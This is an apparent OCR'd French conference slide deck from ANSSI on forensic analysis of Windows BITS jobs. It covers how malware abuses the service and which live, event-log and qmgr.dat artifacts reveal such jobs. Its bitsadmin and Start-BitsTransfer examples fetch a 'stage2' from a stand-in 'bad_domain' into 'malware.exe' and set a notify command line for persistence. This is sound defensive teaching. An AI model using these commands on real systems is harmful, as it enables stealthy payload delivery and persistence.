CoRIIN 2018

Lille - 22/01/2018

Analyse des jobs BITS

Intervenants

- Morgane CELTON — ANSSI, Investigation Numérique
- Morgan DELAHAYE — ANSSI, Préparation à l'Engagement

Pourquoi BITS ?


- 2007 : Malware piggybacks on Windows' Background Intelligent Transfer Service [arstechnica]
- 2015 : New 'f0xy' malware is intelligent - employs cunning stealth & trickery [forcepoint]
- **2015 : Finding your naughty BITS [DFRWS USA, Matthew Geiger]**
- 2016 : Malware Lingers with BITS [secureworks]
- **2017 : BITSInject [DEFCON, Dor Azouri]**
- 2017 : North Korea Bitten by Bitcoin Bug: Financially motivated campaigns reveal new dimension of the Lazarus Group [proofpoint]

Plan

- Introduction au mécanisme BITS :
  - Du service natif à l'utilisation malveillante
- Analyse forensique :
  - Quels artefacts à analyser ?
  - Comment automatiser l'analyse ?
- Nouvel outil d'analyse
  - Analyse à grande échelle
- Démonstration


Introduction au mécanisme BITS

- Service de transfert intelligent en arrière plan :
  - Mise à jour Windows;
  - Applications tierces (Google update, Adobe …).



Introduction au mécanisme BITS

> Exemple, mise à jour Windows :



Introduction au mécanisme BITS

- Utilisation intelligente de la bande passante;
- Autorisé par les pare-feux (protocole BITS);

Furtivité

- Mécanisme de jobs : retransmission intelligente et maintien de l'état d'avancement des transferts :
  - Proxy, authentification;
  - Période de réessai : 10 min (défaut);
  - Durée de vie d'un job : 90 jours (défaut);
  - Queue (%ALLUSERSPROFILE%\Microsoft\Network\Downloader) :
    - < win10 1703 (Creators Update) : qmgr0.dat & qmgr1.dat (format non connu);
    - > win10 1703 (Creators Update) : qmgr.db (base ESE).

⇒ Très utile pour les postes nomades.

Persistance

- Exécution d'une commande de notification arbitraire de fin job.


Exécution

Introduction au mécanisme BITS

- Téléchargement d'une charge;
- Exfiltration de données :
  - Trafic noyé dans la masse.
- Exécution de commandes :
  - Pas de binaire déposé sur la cible;
  - Possibilité de s'autonettoyer;
  - Exécution avec un contexte utilisateur système (voir BITSInject).
- Blocage du système de mises à jour Windows (voir BITSInject).

Création de jobs

- Bitsadmin (Obsolète).
- Cmdlets PowerShell.
- Applications (SharpBITS, WinBITS,…).



BITSADMIN

> BITSADMIN (Obsolète depuis Windows 7 et 2008 R2).

```
// Création d'un job
C:\>  bitsadmin /CREATE myDownloadJob

// Ajout d'un fichier à télécharger
C:\> bitsadmin /ADDFILE myDownloadJob http://bad_domain/stage2
 C:\Users\xxx\AppData\Local\Temp\malware.exe

// Exécution d'un programme en fin de job
C:\> bitsadmin /SetNotifyCmdLine myDownloadJob cmd.exe "cmd /c
C:\Users\xxx\Documents\Tools\Sysinternal\procexp.exe"

// Active le job
C:\> bitsadmin /RESUME myDownloadJob

// Acquitte la fin de transfert
C:\> bitsadmin /COMPLETE myDownloadJob
```

> **SetNotifyCmdLine** : Exécution de commande arbitraire à la fin d'un job.

Cmdlets

> Cmdlet Start-BitsTransfer :

```
PS C:\> Start-BitsTransfer -Source https://bad_domain/stage2 -Destination
C:\Users\toto\AppData\Local\Temp\malware.exe
BITS Transfer
   This is a file transfer that uses the Background Intelligent Transfer Service (BITS).
   [ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo

   Transferring
```

> Pas de cmdlets permettant **SetNotifyCmdLine** :

```
PS C:\> gcm *bits*
CommandType     Name                               Version    Source
-----------     ----                               -------    ------
Cmdlet          Add-BitsFile                       2.0.0.0    BitsTransfer
Cmdlet          Complete-BitsTransfer              2.0.0.0    BitsTransfer
Cmdlet          Get-BitsTransfer                   2.0.0.0    BitsTransfer
Cmdlet          Remove-BitsTransfer                2.0.0.0    BitsTransfer
Cmdlet          Resume-BitsTransfer                2.0.0.0    BitsTransfer
Cmdlet          Set-BitsTransfer                   2.0.0.0    BitsTransfer
Cmdlet          Start-BitsTransfer                 2.0.0.0    BitsTransfer
Cmdlet          Suspend-BitsTransfer               2.0.0.0    BitsTransfer
Application     bitsadmin.exe                      7.8.162..  C:\WINDOWS\system32\bitsadmin.exe
```

Analyse forensique

- Live.
- Offline :
  - Copie de disque.
  - Image forensique.

Analyse forensique live

- Liste des jobs en cours :
  - Get-BitsTransfer –AllUsers

```
PS > Get-BitsTransfer -AllUsers
JobId           DisplayName   TransferType JobState  OwnerAccount
-----           -----------   ------------ --------  ------------
aa6109d9-1c7a-4d47-8a31-0cb3a7874a29 myDownloadJob Download  Suspended WIN2K12\toto
791a2eaa-e59a-4d8c-97ea-745029877e3b Font Download Download  Error NT AUTHORITY\LOCAL
SERVICE
```

Analyse forensique live

```
PS > Get-BitsTransfer -Name myDownloadJob | fl *


JobId                   : aa6109d9-1c7a-4d47-8a31-0cb3a7874a29
DisplayName             : myDownloadJob
Description             :
TransferType            : Download
JobState                : Suspended
TransferPolicy          : Standard
OwnerAccount            : WIN2K12\toto
Priority                : Normal
RetryInterval           : 600
RetryTimeout            : 1209600
TransientErrorCount     : 0
ProxyUsage              : SystemDefault
ErrorContext            : None
ErrorCondition          : NoError
InternalErrorCode       : 0
ErrorDescription        :
ErrorContextDescription :
BytesTotal              : 18446744073709551615
BytesTransferred        : 0
FilesTotal              : 1
FilesTransferred        : 0
CreationTime            : 1/3/2018 2:06:44 PM
ModificationTime        : 1/3/2018 2:06:50 PM
TransferCompletionTime  : 1/1/0001 12:00:00 AM
FileList                : {https://the.earth.li/~sgtatham/putty/latest/w64/putty-64bit-0.70-
installer.msi}
ProxyList               :
ProxyBypassList         :
```

Fichier de destination ?
Notification de fin d'exécution ?

Analyse forensique live

- Liste des jobs en cours :
  - bitsadmin /list /allusers

```
PS > bitsadmin /list /allusers
{AA6109D9-1C7A-4D47-8A31-0CB3A7874A29} 'myDownloadJob' SUSPENDED 0 / 1 0 / UNKNOWN
{791A2EAA-E59A-4D8C-97EA-745029877E3B} 'Font Download' ERROR 0 / 1 0 / UNKNOWN

Listed 2 job(s).
```

Analyse forensique live


Jobs 'myDownloadJob' :

```
PS > .\bitsadmin.exe /list /allusers /verbose

GUID: {AA6109D9-1C7A-4D47-8A31-0CB3A7874A29} DISPLAY: 'myDownloadJob'
TYPE: DOWNLOAD STATE: SUSPENDED OWNER: WIN2K12\toto
PRIORITY: NORMAL FILES: 0 / 1 BYTES: 0 / UNKNOWN
CREATION TIME: 1/3/2018 2:06:44 PM MODIFICATION TIME: 1/3/2018 2:06:50 PM
COMPLETION TIME: UNKNOWN ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
        0 / UNKNOWN WORKING https://the.earth.li/~sgtatham/putty/latest/w64/putty-
64bit-0.70-installer.msi -> C:\Users\toto\AppData\Local\Temp\malware.exe
NOTIFICATION COMMAND LINE: 'C:\Windows\system32\cmd.exe' 'cmd /c
C:\Users\toto\Documents\tools\sysinternal\procexp.exe'
owner MIC integrity level: MEDIUM
owner elevated ?           false
```

Analyse forensique : journaux d'évènements


- Microsoft-Windows-Bits-Client/Operational, event ID=3



Création du job myDownloadJob

Analyse forensique : journaux d' évènements


> Microsoft-Windows-Bits-Client/Operational, event ID= 59



Début de transfert:
Fichier de destination ?
Notification de fin d'exécution ?

Analyse forensique : journaux d' évènements

> Microsoft-Windows-Bits-Client/Operational, event ID= 64



Echec d'exécution de la notification de fin de transfert

Analyse forensique post mortem

- Finding your naughty BITS [DFRWS 2015 USA, Matthew Geiger] :
  - Analyse du contenu des files d'attentes maintenant les états des jobs (QMRG0.dat et QMGR1.dat)

Analyse forensique post mortem

%ALLUSERSPROFILE%\Microsoft\Network\Downloader\qmgr*.dat

qmgr0.dat

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0060h: 30 05 65 46 88 07 25 DF A9 18 0B 92 0E 00 00 00   0.eF^.%ß©..'.....
0070h: 6D 00 79 00 44 00 6F 00 77 00 6E 00 6C 00 6F 00   m.y.D.o.w.n.l.o.
0080h: 61 00 64 00 4A 00 6F 00 62 00 00 00 01 00 00 00   a.d.J.o.b.......
0090h: 00 00 1C 00 00 00 43 00 3A 00 5C 00 57 00 69 00   ......C.:.\.W.i.
00A0h: 6E 00 64 00 6F 00 77 00 73 00 5C 00 73 00 79 00   n.d.o.w.s.\.s.y.
00B0h: 73 00 74 00 65 00 6D 00 33 00 32 00 5C 00 63 00   s.t.e.m.3.2.\.c.
00C0h: 6D 00 64 00 2E 00 65 00 78 00 65 00 00 00 3D 00   m.d...e.x.e...=.
00D0h: 00 00 63 00 6D 00 64 00 20 00 2F 00 63 00 20 00   ..c.m.d. ./.c. .
00E0h: 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00   C.:.\.U.s.e.r.s.
00F0h: 5C 00 74 00 6F 00 74 00 6F 00 5C 00 44 00 6F 00   \.t.o.t.o.\.D.o.
0100h: 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 5C 00   c.u.m.e.n.t.s.\.
0110h: 54 00 6F 00 6F 00 6C 00 73 00 5C 00 53 00 79 00   T.o.o.l.s.\.S.y.
0120h: 73 00 69 00 6E 00 74 00 65 00 72 00 6E 00 61 00   s.i.n.t.e.r.n.a.
0130h: 6C 00 5C 00 70 00 72 00 6F 00 63 00 65 00 78 00   l.\.p.r.o.c.e.x.
0140h: 70 00 2E 00 65 00 78 00 65 00 00 00 2F 00 00 00   p...e.x.e.../...
0150h: 53 00 2D 00 31 00 2D 00 35 00 2D 00 32 00 31 00   S.-.1.-.5.-.2.1.
0160h: 2D 00 32 00 32 00 35 00 30 00 33 00 31 00 38 00   -.2.2.5.0.3.1.8.
```

Template Results - bits3_orig.bt

Name	Value	Start	Size	Color
uint32 charlen[0]	14	6Ch	4h	Fg: Bg:
wchar_t JobName[14]	myDownloadJob	70h	1Ch	Fg: Bg:
uint32 charlen[1]	1	8Ch	4h	Fg: Bg:
wchar_t Description[1]		90h	2h	Fg: Bg:
uint32 charlen[2]	28	92h	4h	Fg: Bg:
wchar_t NotificationCmd[28]	C:\Windows\system32\cmd.exe	96h	38h	Fg: Bg:
uint32 charlen[3]	61	CEh	4h	Fg: Bg:
wchar_t argument[61]	cmd /c C:\Users\toto\Documents\Tools\Sysinternal\procexp.exe	D2h	7Ah	Fg: Bg:
uint32 charlen[4]	47	14Ch	4h	Fg: Bg:
wchar_t SID[47]	S-1-5-21-2250318545-1047853740-2923029405-1002	150h	5Eh	Fg: Bg:

Information sur le job

Analyse forensique post mortem

qmgr0.dat

```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0680h: F3 4D 01 00 00 00 2D 00 00 00 43 00 3A 00 5C 00  óM....-...C.:.\.
0690h: 55 00 73 00 65 00 72 00 73 00 5C 00 54 00 6F 00  U.s.e.r.s.\.T.o.
06A0h: 74 00 6F 00 5C 00 41 00 70 00 70 00 44 00 61 00  t.o.\.A.p.p.D.a.
06B0h: 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00  t.a.\.L.o.c.a.l.
06C0h: 5C 00 54 00 65 00 6D 00 70 00 5C 00 6D 00 61 00  \.T.e.m.p.\.m.a.
06D0h: 6C 00 77 00 61 00 72 00 65 00 2E 00 65 00 78 00  l.w.a.r.e...e.x.
06E0h: 65 00 00 00 4F 00 00 00 68 00 74 00 74 00 70 00  e...O...h.t.t.p.
06F0h: 73 00 3A 00 2F 00 2F 00 74 00 68 00 65 00 2E 00  s.:././.t.h.e...
0700h: 65 00 61 00 72 00 74 00 68 00 2E 00 6C 00 69 00  e.a.r.t.h...l.i.
0710h: 2F 00 7E 00 73 00 67 00 74 00 61 00 74 00 68 00  /.~.s.g.t.a.t.h.
0720h: 61 00 6D 00 2F 00 70 00 75 00 74 00 74 00 79 00  a.m./.p.u.t.t.y.
0730h: 2F 00 6C 00 61 00 74 00 65 00 73 00 74 00 2F 00  /.l.a.t.e.s.t./.
0740h: 77 00 36 00 34 00 2F 00 70 00 75 00 74 00 74 00  w.6.4./.p.u.t.t.
0750h: 79 00 2D 00 36 00 34 00 62 00 69 00 74 00 2D 00  y.-.6.4.b.i.t.-.
0760h: 30 00 2E 00 37 00 30 00 2D 00 69 00 6E 00 73 00  0...7.0.-.i.n.s.
0770h: 74 00 61 00 6C 00 6C 00 65 00 72 00 2E 00 6D 00  t.a.l.l.e.r...m.
0780h: 73 00 69 00 00 00 2D 00 00 00 43 00 3A 00 5C 00  s.i...-...C.:.\.
```

Information de transfert

